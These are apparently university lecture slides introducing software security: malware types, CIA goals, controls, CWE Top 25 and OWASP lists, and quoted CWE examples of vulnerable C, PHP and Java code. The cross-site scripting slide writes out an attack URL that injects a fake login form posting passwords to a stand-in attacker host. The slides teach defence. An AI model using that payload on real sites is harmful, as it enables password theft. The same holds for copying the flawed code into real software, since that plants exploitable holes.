
Interception



Interruption




Modification



Fabrication


# Software Security Basics

- Vulnerabilities



# Software Security Basics

- Data Vulnerabilities



# Software Security Basics

- SW Vulnerabilities
  - SW Deletion
  - SW Modification
  - SW Theft

## Logic Bomb

– A program works well **most of the time** but it fails in specific **circumstances**;

## Trojan Horse

– A program that overtly does **one thing** while covertly doing **another**;

## Virus

– A piece of code that is used to **spread** from one computer to another

## Trapdoor

– A program that has a **secret entry point**


## Information Leaks

– A piece of code that makes information **accessible** to **unauthorized** people or programs

# Software Security Basics

## Security Goals (CIA):

- **Confidentiality** ensures that computer-related assets are accessed only by authorized parties.
  - i.e. reading, viewing, printing, or even knowing their existence
  - Secrecy or privacy
- **Integrity** means that assets can be modified only by authorized parties or only in authorized ways.
  - i.e. writing, changing, deleting, creating
- **Availability** means that assets are accessible to authorized parties at appropriate times.
  - i.e. often, availability is known by its opposite, denial of service.




# Software Security Basics

## Defenses Methods

- Prevention
  - Prevent attackers from violating security policy\*
- Detection
  - Detect attackers' violation of security policy\*
- Recovery
  - Stop attack, assess, and repair damage
  - Continue to function correctly even if attack succeeds

# Software Security Basics

- Controls



# Software Security Basics

## Controls (part 1)

- Encryption
  - To ensure confidentiality and integrity of data
  - Weak encryption can actually be worse than no encryption
- SW / Program Controls
  - Prevent outside attacks
  - Maintained and developed to ensure confidence
- Development controls
  - Quality standards (e.g. recommending Penetration Testing)

# Software Security Basics

## Controls (part 2)

- Hw Controls
- Policies and Procedures
  - i.e. password change frequency
- Physical Controls
  - i.e. locks on doors, backup copies

# Software Security Basics

- Program controls include:
  - Internal program controls: parts of the program that enforce security restrictions,
    - i.e. access limitations in a database management program
  - Operating system and network system controls: limitations enforced by the operating system or network to protect each user from all other users
    - i.e. chmod on UNIX: (Read, Write, Execute) vs. (Owner, Group, Other)
  - Independent control programs: application programs,
    - i.e. password checkers, intrusion detection utilities, or virus scanners, that protect against certain types of vulnerabilities

# Software Security Basics

## Summary

- Vulnerabilities are weaknesses in a system
  - threats exploit those weaknesses
  - controls protect those weaknesses from exploitation
- Confidentiality, integrity, and availability are the three basic security primitives
- Different attackers pose different kinds of threats based on their capabilities and motivations
- Different controls address different threats; controls come in many flavors and can exist at various points in the system.

# Security Vulnerabilities resources

- Three essential resources:
  - CWE Top 25 SW Weaknesses
  - OWASP Top 10
  - NIST NVD near-real-time Common Weakness Enumeration (CWE)



# CWE Top 25 SW Weaknesses



- 2020 CWE Top 25 Most Dangerous Software Weaknesses
- Ref:  
[https://cwe.mitre.org/top25/archive/2020/2020\\_cwe\\_top25.html](https://cwe.mitre.org/top25/archive/2020/2020_cwe_top25.html)

# CWE Top 25 SW Weaknesses

## Common Vulnerabilities and Exposures (CVE)

- CVE = “dictionary of publicly known information about security vulnerabilities and exposures”
- Vulnerability = a specific mistake in some specific software directly usable by an attacker to gain access to system/network (not just any mistake)
- Exposure = a specific system configuration issue or mistake in software that allows access to information or capabilities that can be used as a stepping-stone
- CVE-2013-1380 = Specific Adobe Flash Player vulnerability
- Common naming system – know if we are discussing the same thing
  - Many organizations report vulnerabilities
  - CVE IDs let you cross-reference their reports
- Standard scoring system for a vulnerability (0..10, 10=riskiest)
- References: <http://cve.mitre.org> & <http://nvd.nist.gov/>

# CWE Top 25 SW Weaknesses

## Common Weakness Enumeration (CWE)

- Common Weakness Enumeration (CWE) = list of software weaknesses
- Weakness = Type of vulnerabilities
- CWE-120 = Buffer Copy without Checking Size of Input (“Classic Buffer Overflow”)
- Again, common naming system
  - Useful as “common name”
  - Does have some structuring/organization (slices, graphs, parents/children)... but that's not its strength
- Classification Methodology is complex, described in website
- References: <http://cwe.mitre.org>

# CWE Top 25 SW Weaknesses – 2020

Rank	ID	Name	Score
[1]	<a href="#">CWE-79</a>	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.82
[2]	<a href="#">CWE-787</a>	Out-of-bounds Write	46.17
[3]	<a href="#">CWE-20</a>	Improper Input Validation	33.47
[4]	<a href="#">CWE-125</a>	Out-of-bounds Read	26.50
[5]	<a href="#">CWE-119</a>	Improper Restriction of Operations within the Bounds of a Memory Buffer	23.73
[6]	<a href="#">CWE-89</a>	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	20.69
[7]	<a href="#">CWE-200</a>	Exposure of Sensitive Information to an Unauthorized Actor	19.16
[8]	<a href="#">CWE-416</a>	Use After Free	18.87
[9]	<a href="#">CWE-352</a>	Cross-Site Request Forgery (CSRF)	17.29
[10]	<a href="#">CWE-78</a>	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	16.44

# CWE Top 25 SW Weaknesses - 2020

Rank	ID	Name	Score
[11]	<a href="#">CWE-190</a>	Integer Overflow or Wraparound	15.81
[12]	<a href="#">CWE-22</a>	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	13.67
[13]	<a href="#">CWE-476</a>	NULL Pointer Dereference	8.35
[14]	<a href="#">CWE-287</a>	Improper Authentication	8.17
[15]	<a href="#">CWE-434</a>	Unrestricted Upload of File with Dangerous Type	7.38
[16]	<a href="#">CWE-732</a>	Incorrect Permission Assignment for Critical Resource	6.95
[17]	<a href="#">CWE-94</a>	Improper Control of Generation of Code ('Code Injection')	6.53
[18]	<a href="#">CWE-522</a>	Insufficiently Protected Credentials	5.49
[19]	<a href="#">CWE-611</a>	Improper Restriction of XML External Entity Reference	5.33
[20]	<a href="#">CWE-798</a>	Use of Hard-coded Credentials	5.19
[21]	<a href="#">CWE-502</a>	Deserialization of Untrusted Data	4.93
[22]	<a href="#">CWE-269</a>	Improper Privilege Management	4.87
[23]	<a href="#">CWE-400</a>	Uncontrolled Resource Consumption	4.14
[24]	<a href="#">CWE-306</a>	Missing Authentication for Critical Function	3.85
[25]	<a href="#">CWE-862</a>	Missing Authorization	3.77

# CWE Top 25 SW Weaknesses – 2021

Rank	ID	Name	Score	2020 Rank Change
[1]	<a href="#">CWE-787</a>	Out-of-bounds Write	65.93	+1
[2]	<a href="#">CWE-79</a>	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.84	-1
[3]	<a href="#">CWE-125</a>	Out-of-bounds Read	24.9	+1
[4]	<a href="#">CWE-20</a>	Improper Input Validation	20.47	-1
[5]	<a href="#">CWE-78</a>	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	19.55	+5
[6]	<a href="#">CWE-89</a>	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	19.54	0
[7]	<a href="#">CWE-416</a>	Use After Free	16.83	+1
[8]	<a href="#">CWE-22</a>	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.69	+4
[9]	<a href="#">CWE-352</a>	Cross-Site Request Forgery (CSRF)	14.46	0
[10]	<a href="#">CWE-434</a>	Unrestricted Upload of File with Dangerous Type	8.45	+5

# CWE Top 25 SW Weaknesses - 2021

[11]	<a href="#">CWE-306</a>	Missing Authentication for Critical Function	7.93	+13
[12]	<a href="#">CWE-190</a>	Integer Overflow or Wraparound	7.12	-1
[13]	<a href="#">CWE-502</a>	Deserialization of Untrusted Data	6.71	+8
[14]	<a href="#">CWE-287</a>	Improper Authentication	6.58	0
[15]	<a href="#">CWE-476</a>	NULL Pointer Dereference	6.54	-2
[16]	<a href="#">CWE-798</a>	Use of Hard-coded Credentials	6.27	+4
[17]	<a href="#">CWE-119</a>	Improper Restriction of Operations within the Bounds of a Memory Buffer	5.84	-12
[18]	<a href="#">CWE-862</a>	Missing Authorization	5.47	+7
[19]	<a href="#">CWE-276</a>	Incorrect Default Permissions	5.09	+22
[20]	<a href="#">CWE-200</a>	Exposure of Sensitive Information to an Unauthorized Actor	4.74	-13
[21]	<a href="#">CWE-522</a>	Insufficiently Protected Credentials	4.21	-3
[22]	<a href="#">CWE-732</a>	Incorrect Permission Assignment for Critical Resource	4.2	-6
[23]	<a href="#">CWE-611</a>	Improper Restriction of XML External Entity Reference	4.02	-4
[24]	<a href="#">CWE-918</a>	Server-Side Request Forgery (SSRF)	3.78	+3
[25]	<a href="#">CWE-77</a>	Improper Neutralization of Special Elements used in a Command ('Command Injection')	3.58	+6

# CWE Top 25 SW Weaknesses

## [CWE-787](#) Out-of-bounds Write

- The software writes data past the end, or before the beginning, of the intended buffer.
- The following code attempts to save four different identification numbers into an array.
- *(bad code)*
- *Example Language:* C
- `int id_sequence[3];`

```
/* Populate the id array. */
```

```
id_sequence[0] = 123;  
id_sequence[1] = 234;  
id_sequence[2] = 345;  
id_sequence[3] = 456;
```



- Since the array is only allocated to hold three elements, the valid indices are 0 to 2; so, the assignment to `id_sequence[3]` is out of bounds.

# CWE Top 25 SW Weaknesses

## CWE-79 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

- The software does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other users.
- *Example Language:* PHP
- ```
$username = $_GET['username'];
echo '<div class="header"> Welcome, ' . $username . '</div>';
```
- the attacker can embed a fake login box on the page, tricking the user into sending the user's password to the attacker:
  - *(attack code)*
  - ```
http://trustedSite.example.com/welcome.php?username=<div id="stealPassword">Please Login:<form name="input"
action="http://attack.example.com/stealPassword.php" method="post">Username: <input type="text" name="username"
/><br/>Password: <input type="password" name="password" /><br/><input type="submit" value="Login"
/></form></div>
```
  - If a user clicks on this link then ...

# CWE Top 25 SW Weaknesses

## [CWE-125](#) Out-of-bounds Read

- The software reads data past the end, or before the beginning, of the intended buffer.
- This method retrieves a value from an array at a specific array index location that is given as an input parameter.
- (bad code)
- Example Language: C

```
int getValueFromArray(int *array, int len, int index) {  
    int value;  
  
    // check that the array index is less than the maximum  
    // length of the array  
    if (index < len) {  
        // get the value at the specified index of the array  
        value = array[index];  
    }  
  
    // if array index is invalid then output error message  
    // and return value indicating error  
    else {printf("Value is: %d\n", array[index]);  
        value = -1;  
    }  
  
    return value;  
}
```

- However, this method only verifies that the given array index is less than the maximum length of the array but does not check for the minimum value ([CWE-839](#)). This will allow a negative value to be accepted as the input array index, which will result in a out of bounds read ([CWE-125](#)) and may allow access to sensitive memory. The input array index should be checked to verify that is within the maximum and minimum range required for the array ([CWE-129](#)). In this example, the if statement should be modified to include a minimum range check.



```
...  
  
// check that the array index is within the correct  
// range of values for the array  
if (index >= 0 && index < len) {  
    ...
```

# CWE Top 25 SW Weaknesses

## CWE-20 Improper Input Validation


- The product receives input or data, but it does not validate or incorrectly validates that the input has the properties that are required to process the data safely and correctly.
- This example demonstrates a shopping interaction in which the user is free to specify the quantity of items to be purchased and a total is calculated.
  - (bad code)
  - Example Language: Java
  - ...
  - ```
public static final double price = 20.00;
int quantity = currentUser.getAttribute("quantity");
double total = price * quantity;
chargeUser(total);
...
```
- The user has no control over the price variable, however the code does not prevent a negative value from being specified for quantity. If an attacker were to provide a negative value, then the user would have their account credited instead of debited.



# “Other” Top Lists of Common Attacks

- OWASP Top 10 (<https://owasp.org/Top10/>)

- A01 Broken Access Control
- A02 Cryptographic Failures
- A03 Injection
- A04 Insecure Design
- A05 Security Misconfiguration
- A06 Vulnerable and Outdated Components
- A07 Identification and Authentication Failures
- A08 Software and Data Integrity Failures
- A09 Security Logging and Monitoring Failures
- A10 Server Side Request Forgery (SSRF)



# “Other” Top Lists of Common Attacks

- <https://blog.netwrix.com/2018/05/15/top-10-most-common-types-of-cyber-attacks/>
  - Denial-of-service (DoS) and distributed denial-of-service (DDoS) attacks
  - Man-in-the-middle (MitM) attack
  - Phishing and spear phishing attacks
  - Drive-by attack
  - Password attack
  - SQL injection attack
  - Cross-site scripting (XSS) attack
  - Eavesdropping attack
  - Birthday attack
  - Malware attack



# “Other” Top Lists of Common Attacks

- <https://www.rapid7.com/fundamentals/types-of-attacks/>

- Malware
- Phishing
- SQL Injection Attack
- Cross-Site Scripting (XSS)
- Denial of Service (DoS)
- Session Hijacking and Man-in-the-Middle Attacks
- Credential Reuse



# “Other” Top Lists of Common Attacks

- <https://www.dnsstuff.com/common-types-of-cyber-attacks>
  - SQL Injection Attack
  - Phishing and Spear Phishing Attacks
  - Malware
  - Botnets
  - Cross-Site Scripting Attacks
  - Denial-of-Service and Distributed Denial-of-Service Attacks



# “Other” Top Lists of Common Attacks

- <https://www.testbytes.net/blog/types-of-cyber-attacks/>
  - 1) Malware
  - 2) Phishing
  - 3) Man-In-The-Middle Attack
  - 4) Denial-of-service attack
  - 5) SQL Injection attack
  - 6) Zero-Day Attack
  - 7) Cross-Site Scripting
  - 8) Credential Reuse Attack
  - 9) Password Attack
  - 10) Drive-By Download Attack

# NIST NVD: CWE subset

- NIST: National Institute of Standards and Technology - <https://www.nist.gov/topics/cybersecurity>
- NVD: National Vulnerability Database - <https://nvd.nist.gov/>
- CWE: Common Weakness Enumeration

## Last 20 Scored Vulnerability IDs & Summaries

| CVSS Severity                                                                                                                                                                                                                                                                                                        |            |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------|
| V3.1:                                                                                                                                                                                                                                                                                                                | 6.5 MEDIUM |
| V2.0:                                                                                                                                                                                                                                                                                                                | 4.3 MEDIUM |
| V3.1:                                                                                                                                                                                                                                                                                                                | 6.5 MEDIUM |
| V2.0:                                                                                                                                                                                                                                                                                                                | 4.0 MEDIUM |
| V3.1:                                                                                                                                                                                                                                                                                                                | 8.8 HIGH   |
| V2.0:                                                                                                                                                                                                                                                                                                                | 9.3 HIGH   |
| <b>CVE-2020-0450</b> - In rw_i93_sm_format of rw_i93.cc, there is a possible out of bounds read due to uninitialized data. This could lead to remote information disclosure over NFC with no additional execution privileges needed. User interaction is needed for exploitati... <a href="#">read CVE-2020-0450</a> |            |
| <b>Published:</b> November 10, 2020; 8:15:12 AM -0500                                                                                                                                                                                                                                                                |            |
| <b>CVE-2020-7762</b> - This affects the package jsreport-chrome-pdf before 1.10.0.                                                                                                                                                                                                                                   |            |
| <b>Published:</b> November 05, 2020; 8:15:12 AM -0500                                                                                                                                                                                                                                                                |            |
| <b>CVE-2020-0451</b> - In sbrDecoder_AssignQmfChannels2SbrChannels of sbrdecoder.cpp, there is a possible out of bounds write due to a heap buffer overflow. This could lead to remote code execution with no additional execution privileges needed. User interaction is need... <a href="#">read CVE-2020-0451</a> |            |
| <b>Published:</b> November 10, 2020; 8:15:12 AM -0500                                                                                                                                                                                                                                                                |            |

# NIST NVD: CWE subset

| Name                                        | CWE-ID                  | Description                                                                                                                                                                                                                                                                                                                                                  |
